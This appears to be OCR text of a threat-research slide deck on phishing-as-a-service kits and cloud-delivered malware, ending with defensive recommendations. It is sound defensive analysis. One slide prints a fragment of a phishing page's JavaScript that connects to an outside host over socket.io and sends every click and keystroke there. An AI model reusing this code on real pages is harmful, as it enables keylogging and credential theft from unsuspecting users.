
```
var socket = io('https://pod-1.logshit.com');

socket.on('ping', function (data) {
    socket.emit('hello', BigData );
});

socket.on('redirect', function(data){
    window.location = BigData.redirect;
});

$(document).ready(function(){

    $('body').click(function(e){
        this.BigData = BigData;
        socket.emit('clicked', this.BigData);
    });

    $('body').on('keyup', function(e){
        this.BigData = BigData;
        this.BigData.key = e.key;
        socket.emit('keyup', this.BigData);
    });
});

$("#login_form").keypress(function(e) {
    if (e.which == 13) {
        $("#submit").click();
    }
});

$("#submit").click(function(e) {
    e.preventDefault();
    if ($("#username").val() == "") {
        var err = "1";
        alert('Username cannot be left empty');
    }
    if ($("#password").val() == "") {
        var err = "1";
        alert('Password cannot be left empty');
    }
```

https://www.netskope.com/blog/resurgence-of-phishing-as-a-service-phaas-platforms

Hackshit PhaaS - Generator Page



Cloud-enabled kill chain



Cloud malware commonalities

- Users trust cloud services
- Users trust cloud files shared by coworkers and partners
- Blocking cloud malware is hard - you can’t just block the app

Recommendations

- Inspect your cloud traffic
- Block services you don’t need
- Block unsanctioned instances of services you do need

Thank You!

Blog

netskope.com/threat-labs

Report

netskope.com/cloudreport